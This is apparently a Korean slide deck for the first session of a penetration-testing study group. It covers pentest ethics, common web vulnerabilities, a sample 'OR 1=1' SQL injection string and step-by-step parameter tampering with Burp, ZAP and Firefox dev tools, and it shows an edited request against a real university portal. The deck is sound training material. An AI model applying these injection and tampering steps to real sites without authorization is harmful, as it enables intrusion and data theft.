

PT 스터디 1일차

오늘의 순서



PT란?



파라미터 변조



XSS



CSRF




실습

PT란?


PT(Penetration Test)

- 사전 허가를 받고 시스템의 취약점을 찾아 보고하는 행위
- 취약점을 악용하기 전 미리 보완할 수 있도록 도와줌

PT 순서



웹 취약점 공격 방법



할 수 있는 것

- 점검 대상의 취약점 확인
- 취약점을 조합한 새로운 취약점 확인
- 발견한 취약점의 보고
- PT를 통한 웹 해킹 실력 향상

하면 안 되는 것들

- 스터디 / PT동안 알게 된 취약점을 자랑하기
- PT 장소 밖에서 PT 이야기
- 서버에 DDOS 공격 날려서 다운되게 만들기
- 알게 된 취약점으로 서버 / 데이터 파괴하기


PT 스터디 순서

웹 취약점
간단한 소개

중요한 웹
취약점

파라미터
변조 기법

취약점을
찾는 요령



웹 취약점 원인 - 필터링 문제

너는 ()을 먹어야 한다



너는 (나에게 전재산을 주고 밥)을 먹어야 한다

SQL Injection

- 서버에 특이한 패턴의 SQL 명령을 보내서 해커가 원하는 일을 하는 기법
- 응용
 - 개인정보 유출
 - 서버 파괴
- 예1) `SELECT * FROM TABLES WHERE ID=1;`
- 예2) `SELECT * FROM TABLES WHERE ID=1 OR 1=1;`

XSS

정의

- 웹 사이트에 악성 스크립트를 삽입하는 행위

응용

- 로그인 세션 탈취
- 악성 스크립트 실행
- 악성 사이트로 강제 이동

파일 다운로드 취약점

정의

- 서버에 올라온 파일을 마음대로 다운로드 할 수 있는 취약점

응용

- 서버 소스코드 다운로드
- 첨부 파일 우회 다운로드

파일 업로드 취약점

정의

- 서버에 해커가 원하는 파일을 올려서 실행시키는 취약점

응용

- 웹셸 업로드
- 악성코드 업로드
- 아무거나 다 할 수 있다

그냥 잘못 만들어서 생긴 취약점

인증 및 세션 관리
취약점

- 로그인을 했는지 안 했는지 확인 안 함

기능 수준의 접근 통제 누락

- 아무나 쓰면 안 되는 기능을 그냥 열어 둠

알려진 취약점이 있는
컴포넌트 사용

- 업데이트를 제대로 안 해서 털림

보안 설정 오류

- 보안 설정을 잘못해서 접근하지 말아야 할 곳에 접근

공격 기법 - 파라미터 변조

파라미터 변조란?

파라미터	서버로 보내는 키와 값 쌍으로 된 일련의 정보 묶음
------	------------------------------

변조	정보의 내용을 다른 것으로 바꾸는 행위
----	-----------------------

파라미터 변조	파라미터의 키나 값을 해커가 원하는 값으로 바꾸는 행위
------------	-----------------------------------

파라미터 변조의 응용

- 입력 값 필터링 우회
- 서버로 전송되는 정보 변조
- 사용자에게 보이지 않는 정보 확인

파라미터 변조 과정

1. 파라미터 변조를 할 수 있는 프록시 툴을 구한다
2. 브라우저에 프록시 설정을 한다
3. 공격할 사이트에 접속한다
4. 파라미터가 있는 HTTP 통신을 유심히 관찰한다
5. 바꿀 만한 값이 있으면 바꾸어서 어떻게 되는지 본다
6. 취약점이 있으면 공격이 된다


파라미터 변조 툴

- Burp Suite
- Paros
- OWASP ZAP
- Firefox Developer Edition


Firefox Developer Edition

- 웹 개발자를 위한 브라우저
- HTML 구조 파악
- Javascript를 콘솔에서 직접 실행
- 이미 있던 요청을 고쳐서 다시 보낼 수 있음


Firefox – HTML 구조 파악



- 원하는 요소 위에서 오른쪽 마우스를 누른 뒤 요소 검사를 누른다
- HTML 코드와 구조, 스타일 확인 가능




Firefox – 콘솔에서 자바스크립트 실행



Firefox – 고쳐서 다시 보내기 (1)

- F12 버튼을 눌러서 개발자 도구를 띄운다
- 네트워크 탭을 클릭하고 원하는 요청 위에서 오른쪽 마우스를 누른다
- 고쳐서 다시 보내기를 누른다



Firefox – 고쳐서 다시 보내기 (2)

새 요청 보내기 취소

GET https://portal.hanyang.ac.kr/sso/lgin.do

요청 헤더:

Host: portal.hanyang.ac.kr
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://portal.hanyang.ac.kr/
Cookie: WMONID=5mbhbx-UeIT; HYIN_JSESSIONID=
Connection: keep-alive

요청 전문:

▲	304	GET	popup-ajax-loader.gif	portal.hanyang.ac.kr
●	200	POST	checkSugangGigan.do	portal.hanyang.ac.kr
●	200	GET	lgin.do	portal.hanyang.ac.kr

- 요청 헤더, 요청 전문을 고친 뒤 보내기 버튼을 누른다
- 요청을 고쳐서 보내면 네트워크 탭에서 확인 가능

OWASP ZAP Proxy

- <https://github.com/zaproxy/zaproxy/wiki/Downloads>

ZAP 2.6.0 Standard

Windows (64) Installer	2017-03-29	117 MB	Download now
Windows (32) Installer	2017-03-29	117 MB	Download now
Linux Installer	2017-03-29	168 MB	Download now
Linux Package	2017-03-29	166 MB	Download now
Mac OS/X Installer	2017-03-29	182 MB	Download now
Cross Platform Package	2017-03-29	265 MB	Download now

